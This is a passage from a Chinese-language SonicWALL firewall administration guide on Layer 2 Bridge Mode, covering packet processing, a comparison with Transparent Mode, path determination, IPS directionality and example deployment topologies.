这样方便将以二层桥接模式工作的 SonicWALL 插入（例如以内联方式）到携带任何数量的 VLAN 的 VLAN 主干中，并为流经 VLAN 的所有 IPv4 流量提供完整的安全服务，而无需显式配置任何 VLAN ID 或子网。鉴于 VLAN 流量的处理方式，也可以选择对流经二层桥接模式的所有 VLAN 流量应用防火墙访问规则。

二层桥接 IP 数据包路径

图 8. 二层桥接 IP 数据包流



以下事件序列是对上面的流程图的描述：

1 采用 802.1Q 封装的帧进入二层桥接接口（第一步、下一步和最后一步仅适用于 802.1Q VLAN 流量）。

2 根据 VLAN ID 白/黑名单检查 802.1Q VLAN ID：

- 对于不允许的 VLAN ID，将丢弃并记录该数据包。
- 对于允许的 VLAN ID，解除数据包封装，存储 VLAN ID，让内层数据包（包括 IP 标头）通过完整的数据包处理程序。

3 由于二层桥接支持任意数量的子网，因此不对数据包的源 IP 执行源 IP 欺骗检查。可以使用防火墙访问规则来配置二层桥接仅支持特定的子网。


4 执行泛洪攻击检查。

5 对目标区域执行目标路由查找，以便应用适当的防火墙访问规则。任何区域都是有效的目标，包括与源区域相同的区域（例如 LAN 对 LAN）、不受信的区域 (WAN)、加密区域 (VPN)、无线区域 (WLAN)、多播区域或任何类型的自定义区域。

6 根据需要，执行和应用 NAT 查找。

- 一般而言，进入二层桥接的数据包的目的地将是桥接合作伙伴接口（即桥接的另一端）。这种情况下，无需执行转化。
- 在二层桥接管理地址为网关的情况下（混合模式拓扑中有时会出现这种情况），将根据需要应用 NAT（更多详情，请参见**二层桥接路径确定**章节）。

7 对数据包应用防火墙访问规则。例如，在 Dell SonicWALL 安全设备上，以下数据包解码显示：ICMP 数据包携带 VLAN ID 10，源 IP 地址 110.110.110.110，目标 IP 地址 4.2.2.1。



可以设置一条防火墙访问规则，独立于数据包的 VLAN 成员资格，根据其任意 IP 元素（例如源 IP、目标 IP 或服务类型）来控制任何 IP 数据包。对于禁止的数据包，将其丢弃并记录。对于允许的数据包，让其继续通过。

8 为该数据包创建一条连接缓存条目，并执行必要的 NAT 转换（如果有）。

9 对 TCP、VoIP、FTP、MSN、Oracle、RTSP 和其他媒体流、PPTP 和 L2TP 执行状态数据包检测和转换。对于禁止的数据包，将其丢弃并记录。对于允许的数据包，让其继续通过。

10 执行深度包检测，包括 GAV、IPS、防间谍软件、CFS 和电子邮件过滤。对于禁止的数据包，将其丢弃并记录。对于允许的数据包，让其继续通过。根据配置执行客户端通知。

11 如果数据包的目的地是加密区域 (VPN)、不受信的区域 (WAN) 或其他某个连接的接口（混合模式拓扑中可能出现后两种情况），则将通过相应的路径发送数据包。

12 如果数据包的目的地不是 VPN/WAN/连接的接口，则将恢复已存储的 VLAN 标签，并将数据包（再次携带原始的 VLAN 标签）发送到桥接合作伙伴接口。

二层桥接模式中的多个子网

如上所示，二层桥接模式能够处理通过桥接的任何数量的子网。默认行为是允许所有子网，但可以根据需要，通过应用访问规则来控制流量。

二层桥接模式中的非 IPv4 流量

默认情况下，不支持的流量将从一个二层桥接接口传递至桥接合作伙伴接口。这使得防火墙可以传递其他流量类型，包括 LLC 数据包（例如生成树）、其他以太网类型（例如 MPLS 标签交换数据包 (EtherType 0x8847)、Appletalk (EtherType 0x809b) 和广受欢迎的虚拟综合网络服务 (EtherType 0xbad)）。这些非 IPv4 数据包将仅通过桥接，而不会受到数据包处理程序的检测或控制。如果不需要这些流量类型，可通过在次要桥接接口配置页中启用**阻塞所有非 IPv4 流量**选项来更改桥接行为。

二层桥接模式与透明模式的比较

表 28. 二层桥接模式与透明模式的比较

特性	二层桥接模式	透明模式
操作层	2 层 (MAC)	3 层 (IP)
ARP 行为	未更改 ARP（地址解析协议）信息。MAC 地址以本机方式遍历二层桥接。处理以 SonicWALL 的 MAC 地址为目的地的数据包，传递其他数据包，且学习和缓存源和目的地。	由以透明模式工作的接口代理 ARP。
路径确定	动态学习桥接对两端的主机。无需声明接口相关性。	主 WAN 接口始终是透明模式流量的主要入口/出口点，且用于确定子网空间。以透明方式共享此子网空间的主机必须通过使用地址对象分配进行显式声明。
最大接口数	两个接口，一个主桥接接口和一个次要桥接接口。	两个以上接口。主接口始终是主 WAN。透明从属接口的数量与可用接口数量相同。
最大配对数	允许的桥接对最大数量仅受可用的物理接口数量限制。它可以描述为“多个一对一配对”。	尽管透明模式允许多个接口同时作为主 WAN 的透明合作伙伴工作，但它仅允许主 WAN 子网镜像至其他接口。它可以描述为“单个一对一配对”或“单个一对多配对”。
区域限制	主桥接接口可能是不受信的、受信任的或公用接口。次要桥接接口可能是受信任的或公用接口。	透明模式配对中的接口必须包括一个不受信的接口（主 WAN，作为配对子网的主要接口）和一个或多个受信任/公用接口（例如 LAN 或 DMZ）。
支持的子网	支持任意数量的子网。可以写入防火墙访问规则以根据需要控制发往/收自任意子网的流量。	在其默认配置下，透明模式仅支持单个子网（被分配到的、从主 WAN 镜像的子网）。可以通过使用 ARP 条目和路由来手动添加更多子网支持。
非 IPv4 流量	默认情况下，所有非 IPv4 流量都从一个桥接对接口桥接至桥接合作伙伴接口，除非在次要桥接接口配置页中禁用了此选项。它包括 IPv6 流量、STP（生成树协议）和未识别的 IP 类型。	透明模式不处理非 IPv4 流量，而是将其丢弃并记录。
VLAN 流量	VLAN 流量流经二层桥接并由状态和深度包检测引擎进行完全检测。	可以创建 VLAN 子接口并为其提供透明模式地址对象分配，但防火墙将终止而不是传递 VLAN。
VLAN 子接口	可以在桥接对接口上配置 VLAN 子接口，但这些接口将通过桥接传递至桥接合作伙伴接口，除非 VLAN 帧中的目标 IP 地址与防火墙上的 VLAN 子接口的 IP 地址相匹配，在这种情况下将对子接口进行处理（例如，作为管理流量）。	可以将 VLAN 子接口分配给以透明模式工作的物理接口，但其工作模式将与其父接口相互独立。也可以为这些 VLAN 子接口提供透明模式地址对象分配，但在任何情况下，将终止而不是传递 LAN 子接口。
动态寻址	尽管可以将主桥接接口分配给 WAN 区域，但主桥接接口仅允许静态寻址。	尽管透明模式使用主 WAN 作为主要接口，但透明模式仅允许静态寻址。
VPN 支持	配置一个额外的路由后可支持 VPN 操作。详细信息请参见第 290 页的VPN 与二层桥接模式的集成。	无需特殊配置即可支持 VPN 操作。
DHCP 支持	可通过桥接对传递 DHCP。	以透明模式工作的接口可提供 DHCP 服务，或者使用 IP 助手传递 DHCP。

表 28. 二层桥接模式与透明模式的比较

特性	二层桥接模式	透明模式
路由和 NAT	可智能地路由来自/发往其他路径的流量进/出二层桥接对。默认情况下，不会将流量从一个桥接对接口 NAT 至桥接合作伙伴，但可以根据需要将其 NAT 至其他路径。可根据需要添加自定义路由和 NAT 策略。	将智能地路由来自/发往其他路径的流量。默认情况下，不会在 WAN 与透明模式接口之间双向 NAT 流量，但可以根据需要将其 NAT 至其他路径。可根据需要添加自定义路由和 NAT 策略。
状态包检测	完全状态数据包检测将应用于流经所有子网的二层桥接的所有 IPv4 流量，包括防火墙上的 VLAN 流量。	完全状态数据包检测将应用于来自/发往透明模式地址对象分配所指定的子网的流量。
安全服务	完全支持所有安全服务（GAV、IPS、防间谍软件、CFS）。（所有常规 IP 流量，以及所有采用 802.1Q 封装的 VLAN 流量）。	对于来自/发往透明模式地址对象分配所指定的子网的流量，完全支持所有安全服务（GAV、IPS、防间谍软件、CFS）。
广播流量	广播流量将从桥接对接收接口传递至桥接合作伙伴接口。	将丢弃和记录广播流量，可能的例外情况是 NetBIOS，IP 助手可能会对其进行处理。
多播流量	只要已在“防火墙 > 多播”页中激活多播，就会通过二层桥接对检测和传递多播流量。它不依赖于 IGMP 消息传送，也没必要在单独的接口上启用多播支持。	只要已在“防火墙 > 多播”页中激活多播，并在相关接口上启用多播支持，透明模式就会检测和传递拥有 IGMP 依赖性的多播流量。

透明模式相对二层桥接模式有的优点

二层桥接模式最多允许两个接口。如果同一子网中需要工作的接口数量超过两个，应考虑采用透明模式。

二层桥接路径确定

防火墙在桥接对接口上收到的数据包必须转发到通往其目的地的适当和最优路径，不论该路径是桥接合作伙伴、其他某个物理接口或子接口，还是 VPN 隧道。类似地，从其他（物理、虚拟或 VPN）路径抵达的绑定至桥接对上的主机的数据包必须发往正确的桥接对接口。以下总结内容按顺序说明了针对下列情形应用于路径确定的逻辑：

1 如果存在通往目的地的最具体的非默认路由，则选择该路由。它包括下列示例情况：

   a 数据包到达 X3（非二层桥接 LAN），目的地为主机 15.1.1.100 子网，存在一条通过 X0（次要桥接接口，LAN）接口和 192.168.0.254 到达 15.1.1.0/24 子网的路由。数据包将通过 X0 转发至目标 MAC 地址 192.168.0.254，以及目标 IP 地址 15.1.1.100。

   b 数据包到达 X4（主桥接接口，LAN），目的地为主机 10.0.1.100，存在一条通过 X5 (DMZ) 接口和 192.168.10.50 到达 10.0.1.0/24 的路由。数据包将通过 X5 转发至目标 MAC 地址 192.168.10.50，以及目标 IP 地址 10.0.1.100。

2 如果不存在通往目的地的具体路由，则将对目标 IP 地址执行 ARP 缓存查找。匹配项将指示合适的目标接口。它包括下列示例情况：

   a 数据包到达 X3（非二层桥接 LAN），目的地为主机 192.168.0.100（驻留在二层主桥接接口 X2 上）。数据包将通过 X2 转发至已知的目标 MAC 和 IP 地址 192.168.0.100（来源于 ARP 缓存）。

   b 数据包到达 X4（主桥接接口，LAN），目的地为主机 10.0.1.10（驻留在 X5 – DMZ 上）。数据包将通过 X5 转发至已知的目标 MAC 和 IP 地址 10.0.1.10（来源于 ARP 缓存）。

3 如果没有找到 ARP 条目：

   a 如果数据包到达桥接对接口，将其发送至桥接合作伙伴接口。

   b 如果数据包从其他某条路径到达，防火墙将会在桥接对的两个接口分布发送一条 ARP 请求，以确定目标 IP 所在的网段。

   在最后这种情况下，由于在收到 ARP 响应之前目的地未知，因此，目标区域在此之前也保持未知。这使得防火墙在完成路径确定之前无法应用相应的访问规则。完成路径确定后，将对后续的相关流量应用正确的访问规则。

关于到达二层桥接对接口的流量的地址转换 (NAT)：

1 如果已确定绑定至桥接合作伙伴接口，则不执行 IP 转换 (NAT)。

2 如果已确定绑定至其他路径，则将应用相应的 NAT 策略：

a 如果该路径为另一个连接的（本地）接口，则可能不需要转换。也就是说，由于触发了最终的任意 -> 原始 NAT 策略，它将得到有效的路由。

b 如果已确定该路径将通过 WAN，则将应用默认的用于 *X1 WAN* 的自动添加 *[接口]* 出站 *NAT* 策略，并将转换数据包的源以便发送至互联网。在第 280 页的内部安全中所述的混合模式拓扑中，这种情况比较常见。

二层桥接接口区域选择

应根据网络的流量流动要求进行桥接对接口区域分配。透明模式要求使用主 WAN 作为源接口，使用受信任的或公用接口作为透明接口，从而实现一个“更可信任的对不可信的”系统；与之不同的是，二层桥接模式允许对操作级别的信任提供更多的控制。具体而言，二层桥接模式允许将主桥接接口和次要桥接接口分配给相同或不同的区域（例如 LAN+LAN、LAN+DMZ、WAN+自定义 LAN，等等）。这不仅影响到应用于流量的默认访问规则，还影响到对流经桥接的流量应用深度包检测安全服务的方式。选择和配置要在桥接对中使用的接口时，需要考虑的重要方面包括：安全服务、访问规则和 WAN 连接性：

安全服务方向性

安全服务将是二层桥接模式的主要应用之一，因此了解安全服务的应用对于正确选择桥接对接口区域而言非常重要。安全服务适用性基于以下条件：

1 **服务的方向：**

- GAV 基本上是一种入站服务，用于检测入站 HTTP、FTP、IMAP、SMTP、POP3 和 TCP 流。它还拥有一个用于 SMTP 的附加出站元素。
- 防间谍软件基本上是一种入站服务，用于检测入站 HTTP、FTP、IMAP、SMTP、POP3，以交付（即获取）间谍软件组件（通常根据其类 ID 进行识别）。它还拥有一个附加的出站组件，在此组件中，对于由触发识别这些间谍软件组件的 IPS 特征所归结的方向性（即传出），将使用出站方向。由于这些组件通常由客户端（例如 LAN 主机）通过 HTTP 从互联网上的 Web 服务器（WAN 主机）获取，因此使用传出分类器（如下表所述）。参照下表，该链接为传出连接，且要求拥有传出方向分类的特征。
- IPS 拥有三种方向：传入、传出和双向。流入和流出将在下表中说明，双向指的是表中的所有交叉点。
- 为提高准确性，还考虑了其他元素，例如连接状态（例如 SYN 或已建立）、相对流量的数据包来源（例如发起者或响应者）。

2 **流量方向**。与 IPS 有关的流量方向主要取决于流量流动的源区域和目标区域。在防火墙收到数据包时，通常立即获知数据包的源区域，并通过路由（或 VPN）查找快速确定其目标区域。

基于源和目标，数据包的方向性可归类为传入或传出，（不要与入站和出站相混淆），用于确定方向性的条件如下：

表 29. IPS：流量方向

目标/源	不受信任	公用	无线	加密	受信任	多播
不受信任	传入	传入	传入	传入	传入	传入
公用	传出	传出	传出	传入	传入	传入
无线	传出	传出	信任	信任	信任	传入
加密	传出	传出	信任	信任	信任	传出
受信任	传出	传出	信任	信任	信任	传出

注：表格数据可能发生更改。

除了上述分类以外，对于流入/流出拥有附加信任级别的区域（这些区域内在拥有增强级别的安全性 [LAN|无线|加密<-->LAN|无线|加密]）的数据包，还提供了专门的信任分类。有信任分类的流量已应用所有特征（传入、传出和双向）。

3 **特征方向**。它主要与 IPS 相关。在 IPS 中，SonicWALL 特征开发团队向每个特征都分配了一个方向，目的是提供优化手段，最大限度减少误报。特征方向包括：


- **传入** – 应用于传入流量和信任流量。大多数特征为传入特征，包括所有形式的应用程序漏洞以及所有枚举和足迹法尝试。约 85% 的特征为传入特征。
- **传出** – 应用于传出流量和信任流量。传出特征的示例包括 IM 和 P2P 登录尝试，以及对成功启动的漏洞的响应（例如攻击响应）。约 10% 的特征为传出特征。
- **双向** – 应用于所有流量。双向特征的示例包括 IM 文件传输、各种 NetBIOS 攻击（例如震荡波通信），以及各种 DoS 攻击（例如目的地为端口 0 的 UDP/TCP 流量）。约 5% 的特征为双向特征。

4 **区域应用**。要触发某个特征，必须在它所流经的至少一个区域中激活需要的安全服务。例如，访问 Microsoft 终端服务器（在 X3 上，次要桥接接口，LAN）的互联网主机（X1，WAN）将触发传入特征“IPS 检测警报：MISC MS 终端服务器请求，SID：436，优先级：低”（如果已在 *WAN*、*LAN* 或同时在两者之中激活 IPS）。

访问规则默认值

默认的区域对区域访问规则。应考虑默认访问规则，尽管可根据需要对其进行修改。默认访问规则如下：

图 9. 访问规则默认值



WAN 连接性

互联网 (WAN) 连接性是堆栈通信所必需的，例如授权、安全服务特征下载、NTP（时间同步）和 CFS（内容过滤服务）等。目前，仅通过主 WAN 接口进行这些通信。如果需要这些类型的通信，主 WAN 应具备连接互联网的路径。是否采用主 WAN 作为桥接对的一部分，对于其提供此类堆栈通信的能力没有任何影响。

注：如果互联网连接不可用，可以手动执行授权和特征更新 (http://www.sonicwall.com/us/support/2134_4170.html)。

示例拓扑

以下是描述常见部署的示例拓扑。**内联式二层桥接模式**描述加入 Dell SonicWALL 安全设备，从而在已部署现有防火墙的网络中提供安全服务。**外围安全**描述在已在靠近网络外围的位置部署防火墙的现有网络中，以单纯的二层桥接模式加入 Dell SonicWALL 安全设备。**内部安全**描述以混合模式完全集成 Dell SonicWALL 安全设备，在此模式中，安全设备用于同时提供二层桥接、WLAN 服务和经过 NAT 的 WAN 访问。**拥有高可用性的二层桥接模式**描述防火墙 HA 对与二层桥接共同提供高可用性的混合模式应用场景。**拥有 SSL VPN 的二层桥接模式**描述与二层桥接模式联合部署 SonicWALL Aventail SSL VPN 或 SonicWALL SSL VPN 系列设备的应用场景。

主题：

- 第 279 页的无线二层桥接
- 第 279 页的内联式二层桥接模式
- 第 279 页的外围安全
- 第 280 页的内部安全
- 第 280 页的具有高可用性的二层桥接模式
- 第 282 页的拥有 SSL VPN 的二层桥接模式

无线二层桥接

在无线模式下，将无线 (WLAN) 接口桥接至 LAN 或 DMZ 区域之后，WLAN 区域将成为次要桥接接口，允许无线客户端使用与其有线对等方相同的子网和 DHCP 池。

配置 *WLAN* 到 *LAN* 二层接口桥接的步骤如下：

1 转至 SonicOS 管理界面的**网络 > 接口**页。

2 单击想要桥接的无线接口的**配置**图标。随即显示**编辑接口**窗口。

> **提示：**如果您配置了虚拟接入点，则 WLAN 区域中的接口下已有 VLAN 接口（如 X4），且虚拟接入点将配置为使用该 VLAN ID。

3 从下拉菜单选择**二层桥接模式**作为**模式/ IP 分配**。

> **注：**尽管会自动创建一条常规规则，以允许 WLAN 区域与您所选定的桥接接口之间的流量，但仍会应用 WLAN 区域类型安全属性。必须手动添加任何特定规则。

4 从**桥接到**下拉菜单选择应将 WLAN 桥接到的接口。在此实例中，将选择 X0（默认 LAN 区域）。

5 按正常方法配置其余选项。如需配置 WLAN 接口的更多信息，请参见第 250 页的配置无线接口。

内联式二层桥接模式

该方法适用于以下网络环境：存在现有的防火墙并将继续使用，但希望在不对网络做重大更改的前提下使用防火墙的安全服务。通过将防火墙置于二层桥接模式，X0 和 X1 接口将成为属于 X1 WAN 接口的相同广播域/网络的一部分。

本示例指的是安装在 Hewlett Packard ProCurve 交换环境中的 Dell SonicWALL 安全设备。SonicWALL 是 HP ProCurve 联盟的成员之一 – 更多详细信息，请参见以下位置：
http://www.procurve.com/alliance/members/sonicwall.htm。

可以使用 HP 的 ProCurve Manager Plus (PCM+) 和 HP Network Immunity Manager (NIM) 服务器软件包来管理交换机以及 Dell SonicWALL 安全设备的一些方面。

要配置用于此应用场景的防火墙，请转至**网络 > 接口**页，然后单击 **X0 LAN** 接口的配置图标。在“X0 设置”页中，将 IP 分配设为“二层桥接模式”，并将**桥接到：**接口设为“X1”。此外，确保已配置该接口使用 HTTP 和 SNMP，以便通过 PCM+/NIM 从 DMZ 管理该接口。单击**确定**以保存和激活该更改。

您还必须确保修改防火墙访问规则，以允许从 LAN 到 WAN 以及从 WAN 到 LAN 的流量，否则这些流量将无法成功通过防火墙。如果将 PCM+/NIM 服务器置于 DMZ 中，则还必须修改防火墙上的路由信息。

外围安全

外围安全是将防火墙添加到外围以提供安全服务（网络可能已经也可能还没有在该防火墙与路由器之间部署现有防火墙）的网络应用场景。在此应用场景中，通常将防火墙下面的所有部分（主桥接接口分段）视为具有低于防火墙左侧所有部分（次要桥接接口分段）的信任级别。因此，最好使用 X1（主 WAN）作为主桥接接口。

允许来自连接到次要桥接接口 (LAN) 的主机的流量通过防火墙传出到其网关（三层交换机上的 VLAN 接口，之后再通过路由器），而来自主桥接接口 (WAN) 的流量默认不允许入站。

如果在次要桥接接口 (LAN) 分段中存在公用服务器（例如邮件和 Web 服务器），则可以添加允许相应 IP 地址和服务的 WAN->LAN 流量的访问规则，以允许流向这些服务器的入站流量。

内部安全

在此网络应用场景中，防火墙将作为外围安全设备，保护无线平台的安全。与此同时，它还将在网络的工作站和服务器分段之间提供二层桥接安全，而无需对任何工作站或服务器重新编址。

这种典型的部门间混合模式拓扑部署展示了防火墙如何同时提供桥接和路由/NAT 服务。主桥接接口（服务器）分段与次要桥接接口（工作站）分段之间的流量将通过二层桥接。

由于桥接对的两个接口都已分配到受信任的 (LAN) 区域，因此将应用以下规则：

- 默认情况下将允许所有流量，但也可以根据需要设置访问规则。

  从对比的角度出发，考虑如果将 X2（主桥接接口）分配到公用 (DMZ) 区域，将会发生怎样的情况：将允许所有工作站访问服务器，但服务器无法向工作站发起通信。尽管这样做可能能够支持流量流动要求（即工作站向服务器发起会话），但它会造成两种不利影响：


- DHCP 服务器将位于 DMZ 中。来自工作站的 DHCP 请求将通过二层桥接到达 DHCP 服务器 (192.168.0.100)，但由于默认的 DMZ->LAN 拒绝访问规则，将丢弃来自服务器的 DHCP 供应。因此必须添加一条访问规则，或修改默认访问规则，以允许从 DMZ 到 LAN 的这一流量。
- 从工作站到服务器的流量的安全服务方向性将被分类为传出，因为该流量将有受信任的源区域和公用目标区域。这可能不是最优选择，因为它所提供的安全性不及传入或（理想选择）信任分类。
- 安全服务方向性将被分类为信任，并将应用所有特征（传入、传出和双向），从而为两个分段提供最高级别的安全性。

如需配置二层桥接模式下的接口的详细说明，请参见第 283 页的配置二层桥接模式。

具有高可用性的二层桥接模式

这种方法适用于同时需要高可用性和二层桥接模式的网络环境。本示例针对的是 Dell SonicWALL 安全设备，并假定使用已配置 VLAN 的交换机。

图 10. 内部安全：示例同时需要高可用性和二层桥接模式的网络环境



防火墙 HA 对包含在指定的 HA 端口 X5 上连接在一起的两个防火墙。每个设备上的端口 X1 已配置用于正常 WAN 连接，且用于访问该设备的管理界面。二层桥接模式采用的实施将端口 X0 桥接至端口 X2。

在设置此应用场景时，防火墙和交换机上都需要注意若干事宜：

在防火墙上：

- 在配置高可用性时，不要启用虚拟 MAC 选项。在二层桥接模式配置中，此功能不起作用。
- 在类似这种内联环境中，不建议启用抢占模式。如果需要抢占模式，请遵循交换机文档中提供的建议，因为在这种情形下，触发时间和故障切换时间值具有重大作用。
- 考虑保留一个接口用于管理网络（在此示例中使用 X1）。如果有必要向桥接接口分配 IP 地址用于探查或其他目的，SonicWALL 推荐将分配给交换机的管理 VLAN 网络用于安全和管理用途。请注意，分配用于高可用性用途的 IP 地址不直接与实际流量流动交互。

在交换机上：

- 使用多个标记端口：如以上关系图所示，在边缘交换机（端口 23 和 24）和核心交换机 (C24 - D24) 上分别为 VLAN 100 创建两个标签 (802.1q) 端口。设备将以内联方式连接在这两个交换机之间。在高性能环境中，通常推荐（使用 OSPF）为此类部署指定链路聚合/端口中继、动态 LACP，甚至完全独立的链路，而且必须考虑每个交换机的容错能力。更多信息，请查阅交换机文档。
- 在 HP ProCurve 交换机上，当两个端口被标签在相同的 VLAN 中，该端口组将自动置为故障切换配置。这种情况下，当一个端口发生故障时，另一个端口将立即激活。

拥有 SSL VPN 的二层桥接模式

此示例拓扑介绍如何将 SonicWALL 网络安全设备正确地安装到您现有的 SonicWALL EX 系列 SSL VPN 或 SonicWALL SSL VPN 网络环境中。将设备置为二层桥接模式，并通过内部专用连接连接到 SSL VPN 设备，可以扫描两个方向上的病毒、间谍软件和入侵行为。在此应用场景中，防火墙没有用于加强安全性，而是用于双向扫描、阻止病毒和间谍软件以及入侵企图。经过正确设定的网络安全设备不会中断网络流量，除非已确定该流量的行为或内容是不需要的。本章节将介绍 Dell SonicWALL 安全设备的单端口和两端口部署。

WAN 到 LAN 访问规则

由于在此部署场景中，网络安全设备将仅用作防病毒、防间谍软件和入侵保护的实施点，因此必须修改其现有的安全策略，以允许 WAN 和 LAN 之间的流量双向通过。

在**防火墙 > 访问规则**页中，单击 WAN 到 LAN 流量的交汇点的**配置**图标。单击用于隐式阻止从 WAN 到 LAN 的未初始化流量的默认规则旁边的**配置**图标。在**编辑规则**窗口中，为**操作**设置选择**允许**，然后单击**确定**。

配置网络接口和激活 L2B 模式

在此应用场景中，WAN 接口用于下列用途：

- 访问管理员使用的管理接口
- MySonicWALL 上的订阅服务更新
- 设备的默认路由以及后续 SSL VPN 设备内部流量的“下一跳”（这是 WAN 接口必须与 SSL VPN 设备的内部接口位于同一 IP 段的原因所在）

网络安全设备上的 LAN 接口用于监控来自 SSL VPN 设备外部接口的未加密客户端流量。这是以二层桥接模式运行的原因所在（而不是重新配置 SSL VPN 设备的外部接口，从而将 LAN 接口视为默认路由）。

在 SonicOS 管理界面的**网络 > 接口**页中，单击 **WAN** 接口的**配置**图标，然后为其分配一个可访问互联网的地址，以便设备获取特征更新以及与 NTP 通信。

网关和内部/外部 DNS 地址设置将与 SSL VPN 设备的对应设置相匹配：

- IP 地址：它必须与 SSL VPN 设备上的内部接口的地址相匹配。
- **子网掩码**、**默认网关**和 **DNS 服务器**：将这些地址设为与 SSL VPN 设备的设置相匹配。

对于**管理**设置，选择 **HTTPS** 和 **Ping** 复选框。单击**确定**以保存并激活更改。

要配置 LAN 接口设置，请转至**网络 > 接口**页，然后单击 **LAN** 接口的**配置**图标。

对于 IP 分配设置，选择**二层桥接模式**。对于**桥接到**设置，选择 **X1**。

如果您还需要传递防火墙上支持的使用 VLAN 标签的流量，请单击 **VLAN 过滤**选项卡，然后添加需要通过的所有 VLAN。

单击**确定**以保存和激活该更改。您可以会自动断开与网络安全设备的管理接口的连接。现在，您可以从设备的 X0 接口断开管理笔记本电脑或台式机，关闭设备，然后再将其实际连接到网络。

在网络与 SSL VPN 设备之间安装 Dell SonicWALL 安全设备

不论采用哪种部署方法（单宿主或多宿主），都应该将防火墙置于 SSL VPN 设备的 X0/LAN 接口与内部网络连接之间。这使得设备能够向外连接 SonicWALL 的授权和特征更新服务器，以及扫描来自请求访问内部网络资源的外部客户端的解密流量。

如果您的 SSL VPN 设备采用双端口模式且位于第三方防火墙后面，则为双宿主设备。

连接双宿主 *SSL VPN* 设备的步骤如下：

1 将网络安全设备的 X0/LAN 端口连接到 SSL VPN 设备的 X0/LAN 端口。

2 将网络安全设备的 X1/WAN 端口连接到之前连接 SSL VPN 的端口。

3 打开设备。

如果您的 SSL VPN 设备采用单端口模式且位于第三方防火墙的 DMZ 区域中，则为单宿主设备。

连接单宿主 *SSL VPN* 设备的步骤如下：

1 将网络安全设备的 X0/LAN 端口连接到 SSL VPN 设备的 X0/LAN 端口。

2 将网络安全设备的 X1/WAN 端口连接到之前连接 SSL VPN 的端口。

3 打开设备。

配置或验证设置

在网络中的管理工作站上，现在应该能够通过网络安全设备的 WAN IP 地址访问其管理界面。

